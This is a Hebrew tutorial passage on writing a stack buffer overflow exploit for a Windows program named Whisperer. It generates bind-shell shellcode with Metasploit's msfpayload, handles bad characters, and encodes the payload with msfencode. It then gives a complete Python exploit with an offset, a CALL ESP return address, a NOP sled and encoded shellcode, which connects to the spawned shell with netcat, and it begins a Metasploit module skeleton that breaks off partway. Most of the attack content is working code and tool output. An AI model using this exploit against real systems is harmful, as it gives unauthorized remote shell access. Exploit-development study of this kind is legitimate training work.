מצויין, ה-**Shellcode** שלנו עובד מתוך ה-Exploit, ההודעה קפצה על המסך, עכשיו אתם יכולים לבדוק זאת גם מחוץ לאולי.

יצירת Shellcode באמצעות Metasploit

אתם בטח חושבים לעצמכם עכשיו, כל העבודה הזאת בשביל להציג הודעה על המסך?

אז זהו...שלא.... ☺

המטרה האמיתית שלנו היא לקבל גישה למערכת שמריצה את **Whisperer** לשם כך אנו נשתמש ב-**Metasploit**.

ב-**Metasploit** קיים כלי בשם **msfpayload** המאפשר לנו לייצר **Shellcode** עבור מטענים (**Payloads**) שונים למגוון של פלטפורמות, חלק מהמטענים שניתן לייצר הם:

Windows Execute Command

Windows Execute net user /ADD

Windows Bind/Reverse Shell

Windows VNC Server Inject

Meterpreter Bind/Reverse Shell

בואו נסתכל על התחביר והאפשרויות הקיימות בכלי זה ורלוונטיות למאמר זה:

```
Usage: ./msfpayload <payload> [var=val] <[S]ummary|C|[R]aw>
```

ננסה לייצר את אחד מהמטענים הנ"ל ונבחר **Windows bind shell** אך תחילה נחפש את שם המטען באמצעות הפקודה:

```
root@Blackbox:~# msfpayload | grep windows | grep shell | grep bind | grep
```

אנו נראה מספר אפשרויות בפלט, אך נבחר ב: **windows/shell_bind_tcp**

בואו ונראה מהן האפשרויות העומדות בפנינו בייצור מטען זה על ידי הרצת הפקודה **msfpayload** מלווה בשם המטען ולבסוף האות "**S**" שמראה לנו את האפשרויות שניתן להגדיר עבור המטען כמו תיאור גודל ועוד פרמטרים נוספים.
הדגשתי באדום את המידע הרלוונטי עבורנו:

```
root@Blackbox:~# msfpayload windows/shell_bind_tcp S

       Name: Windows Command Shell, Bind TCP Inline
    Version: 8642
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 341
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process
LPORT     4444             yes       The listen port
RHOST                      no        The target address

Description:
  Listen for a connection and spawn a command shell
```

כפי שניתן לראות פורט ברירת המחדל הוא **4444** לצורך ההדגמה נשנה את הפורט, להלן תחביר הפקודה:

```
root@Blackbox:~# msfpayload windows/shell_bind_tcp LPORT=5555 C
```

הוספנו את הפרמטר **LPORT** זהו הפורט שה **Shell** ימתין לחיבור, האות **C** מייצגת את פורמט ה-**Shellcode**.

```
root@Blackbox:~# msfpayload windows/shell_bind_tcp LPORT=5555 C
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * LPORT=5555, RHOST=, EXITFUNC=process, InitialAutoRunScript=,
 * AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x15\xb3\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```


נערוך את קוד הפייתון של ה-**Exploit** עם: **268 בתים** לקריסה, **4 בתים return address** , נשאר לנו **buffer** של **399 בתים** שממנו נחסר **20 בתים** עבור ה-**nopsled**, **341 בתים** עבור ה-**Shellcode** ואת השארית נרפד עם **nops**:

```
#!/usr/bin/python
import socket

host = "192.168.1.103"
port = 4321

buffer="\x41" * 268
# 77D6B141 - CALL ESP KERNEL32.DLL
buffer+="\x41\xB1\xD6\x77"
buffer+="\x90" * 20
# windows/shell_bind_tcp - 341 bytes LPORT=5555
buffer+=("\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x31\xdb\x53\x68\x02\x00\x15\xb3\x89\xe6\x6a\x10\x56\x57\x68"
"\xc2\xdb\x37\x67\xff\xd5\x53\x57\x68\xb7\xe9\x38\xff\xff\xd5"
"\x53\x53\x57\x68\x74\xec\x3b\xe1\xff\xd5\x57\x89\xc7\x68\x75"
"\x6e\x4d\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57"
"\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01"
"\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e"
"\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56"
"\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56"
"\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5")
buffer+="\x90" * 38

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host,port))
data=s.recv(1024)
```

```
print "[+] " + data
print "\n[+] Sending buffer..."
s.send(buffer)
data=s.recv(1024)
print "[+]" + data
s.close()
print "Done!"
```

שוב, נטען את **Whisperer** באולי, נשים נקודת עצירה על ה-**return address** ונריץ את ה-**Exploit.**

לאחר שנגיע לנקודת העצירה נלחץ על המקש **F7** כדי לקפוץ ל-**ESP**:



אנו יכולים לראות שוב את ה-**NOP Sled** ולאחר מכן את ה-**Shellcode** שלנו, אך משהו השתבש...

להלן תחילת ה-**Shellcode**:

```
"xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
```

אם נשווה אותו להוראות שמופיעות בחלון הקוד של אולי אנו שמים לב שההתחלה היא זהה:

```
"xfc\xe8\x89\x00"
```

אך לאחר מכן שאר התווים השתנו.
אנו לא נצליח להריץ בהצלחה את ה-**Shellcode** שלנו בעקבות כך, תופעה זו נגרמה עקב נוכחותם של תווים בעייתיים שמופיעים ב-**Shellcode**.

תווים בעייתיים – Bad Characters

ישנם מספר תווים שעלולים להוות בעיה בהרצת ה-**Shellcode** כגון:

- Null = '\x00'
- Line feed, new line = '\x0A'
- Carriage return = '\x0D'
- TAB = '\x09'

ועוד...

תוכנות מסויימות עלולות להיות רגישות לתווים נוספים, תהליך בדיקת תווים בעייתיים כרוך בשליחת כל התווים האפשריים לתוכנית והשוואת התוכן המקורי ששלחנו לתוכן שנמצא באולי.

התווים שישתנו הם התווים שיהיה עלינו להימנע מהם.

כדי לייצר את רשימת התווים לבדיקה נשתמש בכלי שנקרא **generatecodes.pl**

הסקריפט יצור רשימה של כל תווי ההקסדצימלי מ-**00** ועד **FF** ניתן גם לפלטר תווים מסויימים ע"י הוספתם לשורת הפקודה בצורה הבאה:

```
./generatecodes.pl 00,0a,0d
```


מכיוון ואנו יודעים כבר ש-**00** הוא תו בעייתי נפלטר אותו וניצור את סט התווים, לאחר מכן נוסיף אותו ל-**Exploit** במקום ה-**Shellcode**.

לאחר הרצת ה-**Exploit** וקריסתה של **Whisperer** אנו נצטרך לבצע העתקה בינארית ל-**buffer** ששלחנו מתוך אולי, זאת אומרת לתוכן הזיכרון.

קודם כל ניצור שוב את סט התווים ללא **00**, אך הפעם לתוך קובץ בשם **charset.txt**.

```
root@Blackbox:~# ./generatecodes.pl 00 > charset.txt
```

נבצע העתקה בינארית ל-buffer מתוך אולי, אנו יכולים לזהות את ההתחלה לפי ה-**nop sled** ואת הסוף לפי הריפוד הנוסף של **nops** לאחר ה-**buffer**:



את התוכן שהעתקנו מאולי נדביק לקובץ טקסט נוסף בשם **memory.txt**

עכשיו נשווה בין סט התווים שיצרנו לבין התוכן מאולי באמצעות הכלי **comparememory.pl**

```
root@Blackbox:~# ./comparememory.pl memory.txt charset.txt
```

הכלי לא הניב תוצאות, כלומר לא נמצאו תווים בעייתיים נוספים.

קידוד ה-Shellcode

כדי להיפטר מהתווים הבעייתיים יהיה עלינו לבצע קידוד ל-**Shellcode**, למזלנו קיים כלי ב- **Metasploit** שיבצע זאת עבורנו בקלות, שם הכלי הוא **msfencode**

ישנן שתי דרכים לבצע את הקידוד:

- ע"י שרשור הפקודה **msfpayload** לייצור ה-**Shellcode** עם הפקודה **msfencode**
- ע"י קידוד ה-**Shellcode** שנמצא בתוך קובץ.

בואו נעיף מבט על האפשרויות הקיימות בכלי זה:

```
root@Blackbox:~# msfencode -h
    Usage: /opt/metasploit3/msf3/msfencode <options>
OPTIONS:
    -a <opt>  The architecture to encode as
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -c <opt>  The number of times to encode the data
    -e <opt>  The encoder to use
    -h        Help banner
    -i <opt>  Encode the contents of the supplied file path
    -k        Keep template working; run payload in new thread (use with -x)
    -l        List available encoders
    -m <opt>  Specifies an additional module search path
    -n        Dump encoder information
    -o <opt>  The output file
    -p <opt>  The platform to encode for
    -s <opt>  The maximum size of the encoded data
    -t <opt>  The format to display the encoded buffer with (c, elf, exe, java,
js_le, js_be, perl, raw, ruby, vba, vbs, loop-vbs, asp, war, macho)
    -x <opt>  Specify an alternate win32 executable template
```

הדגשתי את האפשרויות הרלוונטיות עבור המאמר, אך לא נשתמש בכולן במקרה זה, אנו ניצור את ה-**Shellcode** מחדש ונשתמש בשיטה הראשונה, שירשור הפקודות.

כבר עברנו על התחביר של **msfpayload** אז אין צורך להרחיב שוב, ל-**msfencode** הוספתי רק את האופציה **b–** ואת התווים הבעייתיים שמהם אני רוצה להיפטר, למרות שגילינו שרק **00** הוא תו בעייתי הוספתי בכל זאת תווים נוספים לצורך ההדגמה.

```
root@Blackbox:~# msfpayload windows/shell_bind_tcp LPORT=5555 R | msfencode -b
'\x00\x0a\xff' -t c
[*] x86/shikata_ga_nai succeeded with size 369 (iteration=1)

unsigned char buf[] =
"\xda\xd4\xd9\x74\x24\xf4\x5e\xbf\xae\x3a\xfb\xa3\x31\xc9\xb1"
"\x56\x83\xee\xfc\x31\x7e\x15\x03\x7e\x15\x4c\xcf\x07\x4b\x19"
"\x30\xf8\x8c\x79\xb8\x1d\xbd\xab\xde\x56\xec\x7b\x94\x3b\x1d"
"\xf0\xf8\xaf\x96\x74\xd5\xc0\x1f\x32\x03\xee\xa0\xf3\x8b\xbc"
"\x63\x92\x77\xbf\xb7\x74\x49\x70\xca\x75\x8e\x6d\x25\x27\x47"
"\xf9\x94\xd7\xec\xbf\x24\xd6\x22\xb4\x15\xa0\x47\x0b\xe1\x1a"
"\x49\x5c\x5a\x11\x01\x44\xd0\x7d\xb2\x75\x35\x9e\x8e\x3c\x32"
"\x54\x64\xbf\x92\xa5\x85\xf1\xda\x69\xb8\x3d\xd7\x70\xfc\xfa"
"\x08\x07\xf6\xf8\xb5\x1f\xcd\x83\x61\xaa\xd0\x24\xe1\x0c\x31"
"\xd4\x26\xca\xb2\xda\x83\x99\x9d\xfe\x12\x4e\x96\xfb\x9f\x71"
"\x79\x8a\xe4\x55\x5d\xd6\xbf\xf4\xc4\xb2\x6e\x09\x16\x1a\xce"
"\xaf\x5c\x89\x1b\xc9\x3e\xc6\xe8\xe7\xc0\x16\x67\x70\xb2\x24"
"\x28\x2a\x5c\x05\xa1\xf4\x9b\x6a\x98\x40\x33\x95\x23\xb0\x1d"
"\x52\x77\xe0\x35\x73\xf8\x6b\xc6\x7c\x2d\x3b\x96\xd2\x9e\xfb"
"\x46\x93\x4e\x93\x8c\x1c\xb0\x83\xae\xf6\xc7\x84\x60\x22\x84"
"\x62\x81\xd4\x3e\xc1\x0c\x32\x2a\x35\x59\xec\xc3\xf7\xbe\x25"
"\x73\x08\x95\x19\x2c\x9e\xa1\x77\xea\xa1\x31\x52\x58\x0e\x99"
"\x35\x2b\x5c\x1e\x27\x2c\x49\x36\x2e\x14\x19\xcc\x5e\xd6\xb8"
"\xd1\x4a\x80\x59\x43\x11\x51\x14\x78\x8e\x06\x71\x4e\xc7\xc3"
"\x6f\xe9\x71\xf6\x72\x6f\xb9\xb2\xa8\x4c\x44\x3a\x3d\xe8\x62"
"\x2c\xfb\xf1\x2e\x18\x53\xa4\xf8\xf6\x15\x1e\x4b\xa1\xcf\xcd"
"\x05\x25\x96\x3d\x96\x33\x97\x6b\x60\xdb\x29\xc2\x35\xe3\x85"
"\x82\xb1\x9c\xf8\x32\x3d\x77\xb9\x43\x74\xda\xeb\xcb\xd1\x8e"
"\xae\x91\xe1\x64\xec\xaf\x61\x8d\x8c\x4b\x79\xe4\x89\x10\x3d"
"\x14\xe3\x09\xa8\x1a\x50\x29\xf9\x11";
```

שימו לב שגודל ה-**Shellcode** השתנה והוא "תפח" קצת, יש לעדכן את קוד ה-**Exploit** בהתאם.


התוצר הסופי – Exploit

ביצעתי מספר שינויים לקוד ה-**Exploit** לצורך נוחות, כגון התחברות בצורה אוטומטית ל-**Shell** באמצעות **netcat** וקצת קוסמטיקה.

```
#!/usr/bin/python
import socket,os,system,time # יבוא מודולים

host = "192.168.1.103"
port = 4321

buffer="\x41" * 268
# 77D6B141 - CALL ESP KERNEL32.DLL
buffer+="\x41\xB1\xD6\x77" # return address
buffer+="\x90" * 20 # nop sled
# windows/shell_bind_tcp - LPORT=5555  x86/shikata_ga_nai succeeded with size 369
(iteration=1)
buffer+=("\xbb\x28\x7b\x6f\x3a\xdd\xc3\x29\xc9\xb1\x56\xd9\x74\x24\xf4"
"\x5e\x31\x5e\x14\x03\x5e\x14\x83\xee\xfc\xca\x8e\x93\xd2\x83"
"\x71\x6c\x23\xf3\xf8\x89\x12\x21\x9e\xda\x07\xf5\xd4\x8f\xab"
"\x7e\xb8\x3b\x3f\xf2\x15\x4b\x88\xb8\x43\x62\x09\x0d\x4c\x28"
"\xc9\x0c\x30\x33\x1e\xee\x09\xfc\x53\xef\x4e\xe1\x9c\xbd\x07"
"\x6d\x0e\x51\x23\x33\x93\x50\xe3\x3f\xab\x2a\x86\x80\x58\x80"
"\x89\xd0\xf1\x9f\xc2\xc8\x7a\xc7\xf2\xe9\xaf\x14\xce\xa0\xc4"
"\xee\xa4\x32\x0d\x3f\x44\x05\x71\x93\x7b\xa9\x7c\xea\xbc\x0e"
"\x9f\x99\xb6\x6c\x22\x99\x0c\x0e\xf8\x2c\x91\xa8\x8b\x96\x71"
"\x48\x5f\x40\xf1\x46\x14\x07\x5d\x4b\xab\xc4\xd5\x77\x20\xeb"
"\x39\xfe\x72\xcf\x9d\x5a\x20\x6e\x87\x06\x87\x8f\xd7\xef\x78"
"\x35\x93\x02\x6c\x4f\xfe\x4a\x41\x7d\x01\x8b\xcd\xf6\x72\xb9"
"\x52\xac\x1c\xf1\x1b\x6a\xda\xf6\x31\xca\x74\x09\xba\x2a\x5c"
"\xce\xee\x7a\xf6\xe7\x8e\x11\x06\x07\x5b\xb5\x56\xa7\x34\x75"
"\x07\x07\xe5\x1d\x4d\x88\xda\x3d\x6e\x42\x6d\x7a\xa0\xb6\x3d"
"\xec\xc1\x48\xd7\x5f\x4c\xae\xbd\x8f\x19\x78\x2a\x6d\x7e\xb1"
"\xcd\x8e\x54\xed\x46\x18\xe0\xfb\x51\x27\xf1\x29\xf2\x84\x59"
"\xba\x81\xc6\x5d\xdb\x95\xc3\xf5\x92\xad\x83\x8c\xca\x7c\x32"
"\x90\xc6\x17\xd7\x03\x8d\xe7\x9e\x3f\x1a\xbf\xf7\x8e\x53\x55"
"\xe5\xa9\xcd\x48\xf4\x2c\x35\xc8\x22\x8d\xb8\xd0\xa7\xa9\x9e"
"\xc2\x71\x31\x9b\xb6\x2d\x64\x75\x61\x8b\xde\x37\xdb\x45\x8c"
"\x91\x8b\x10\xfe\x21\xca\x1d\x2b\xd4\x32\xaf\x82\xa1\x4d\x1f"
"\x43\x26\x35\x42\xf3\xc9\xec\xc7\x03\x80\xad\x61\x8c\x4d\x24"
"\x30\xd1\x6d\x92\x76\xec\xed\x17\x06\x0b\xed\x5d\x03\x57\xa9"
"\x8e\x79\xc8\x5c\xb1\x2e\xe9\x74\xbb")
buffer+="\x90" * 10 # nop padding
```

```
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))
data=s.recv(1024)
print "\n" + data

print "[+] Sending buffer...\n"
s.send(buffer)
print "[+] Buffer sent.\n"
print "[+] Spawning Shell...\n"
time.sleep(5) # המתנה של 5 שניות
os.system("nc -n " + host + " 5555") # netcat התחברות ל-shell באמצעות
s.close()
print "Done!"
```

בואו ונריץ את ה-**Exploit** שלנו ונראה את התוצאה:



w00t, כל העבודה הקשה השתלמה סוף סוף קיבלנו Shell ☺ .

הסבת ה-Exploit מ-Python ל Metasploit Framework

לאחר שסיימנו לכתוב את ה-**Exploit** בפייתון אתם בטח שואלים את עצמכם מדוע בכלל נרצה להסב אותו ל-**Metasploit**?

התשובה לכך היא פשוטה, כדי להנות מהעוצמה והיכולות שלה, בנוסף לכך בוודאי שמתם לב שה-**Shell** שקיבלנו הוא **Bind shell**, ז"א שעל מנת שנוכל להתחבר ל-**Shell** על הפורט **5555** להיות פתוח, בעולם

האמיתי **Bind shell** כבר לא אפקטיבי מכיוון ורוב המערכות מסננות תעבורה לפנים הארגון (במינימום) באמצעות פיירוול.

אמנם יכלנו לייצר **Reverse Shell**, אך הבעיה היא שכתובת האיי.פי שלנו תקודד בתוך ה-**Shellcode** ולכן ה-Exploit שלנו לא יהיה נייד ויתאים רק לכתובת איי.פי ספציפית ולפורט ספציפי.

ייבוא ה-**Exploit** ל-**Metasploit** יאפשר לנו לשנות את המטען (**Payload**) מתי שנרצה מבלי לדאוג לקידוד, כתובות איי.פי או פורטים.

כל ה-**Exploits** של **Metasploit** נמצאים בתיקיה:

/pentest/exploits/framework3/modules/exploits

שם הם מקוטלגים לפי מערכת הפעלה וסוגם:

```
root@Blackbox:/pentest/exploits/framework3/modules/exploits# ls -l
total 56
drwxr-xr-x  3 root root 4096 Jul 20 01:30 aix
drwxr-xr-x  4 root root 4096 Dec 14  2009 bsdi
drwxr-xr-x  4 root root 4096 Dec 14  2009 dialup
drwxr-xr-x  5 root root 4096 Jun 17 22:30 freebsd
drwxr-xr-x  4 root root 4096 Dec 14  2009 hpux
drwxr-xr-x  4 root root 4096 Dec 14  2009 irix
drwxr-xr-x 14 root root 4096 Jan  1  2010 linux
drwxr-xr-x 14 root root 4096 Jul 20 01:30 multi
drwxr-xr-x  4 root root 4096 Dec 14  2009 netware
drwxr-xr-x 14 root root 4096 Jul  4 21:57 osx
drwxr-xr-x  8 root root 4096 Dec 14  2009 solaris
drwxr-xr-x  3 root root 4096 Jul 20 01:30 test
drwxr-xr-x  8 root root 4096 Jun 13 22:37 unix
drwxr-xr-x 48 root root 4096 Jul 15 19:33 windows
```

Whisperer היא תוכנה עבור מערכת הפעלה **Windows**, בתיקיה זו נמצאות תיקיות נוספות הממוינות לפי סוג ה-**Exploits** שהן מכילות.

מכיוון ואין שיוך ספציפי ל-**Whisperer** אנו נמקם את המודול שנכתוב עבורה תחת התיקיה **Misc**.

מומלץ להסתכל על מודולים קיימים כדי להכיר את המבנה הכללי שלהם.

עבור המאמר הכנתי שלד שעליו נוכל לעבוד בואו ונעיף עליו מבט ולאחר מכן אשתדל לבאר את התחביר והפקודות שבהן נעשה שימוש:

```
require 'msf/core' # קישור המודול לספריות והפונקציות של מטספלויט
#כאן אנו מציינים את סוג האקספלויט, האם הוא מקומי, מרוחק וכדומה
class Metasploit3 < Msf::Exploit::Remote
    include Msf::Exploit::Remote::Tcp #msf-המובנות ב TCP פונקציות mixin-ציון שימוש ב

    def initialize(info = {})# יצירת מחלקה , כאן מתחיל האקספלויט
        super(update_info(info, # כאן יוגדרו הפרמטרים השונים עבור האקספלויט
            'Name'           => 'Exploit Name goes here', # שם האקספלויט
            'Description'    => %q{
            Exploit description goes here. # תיאור האקספלויט

            },
            'Author'         => [ 'Author name goes here' ],# שם כותב האקספלויט
            'License'        => MSF_LICENSE, # סוג רשיון השימוש
            'Version'        => '$Revision: 1 $', # גרסה
            'DisclosureDate' => 'Date goes here', # תאריך גילוי ושחרור האקספלויט
                  'References'     =>
                [
                  [ 'CVE', 'xxxx-xxxx' ], #
                  [ 'OSVDB', 'xxxxx' ], #
                  [ 'BID', 'xxxxx' ], #
            [ 'URL', 'http://www.domain.com' ], #  קישור לתוכנה או למידע
                ],
                  'Privileged' => false, # האם המודול דורש הרשאות
# כאן ניתן להגדיר את ברירות המחדל עבור פרמטרים שהמודול דורש
            'DefaultOptions' =>                {
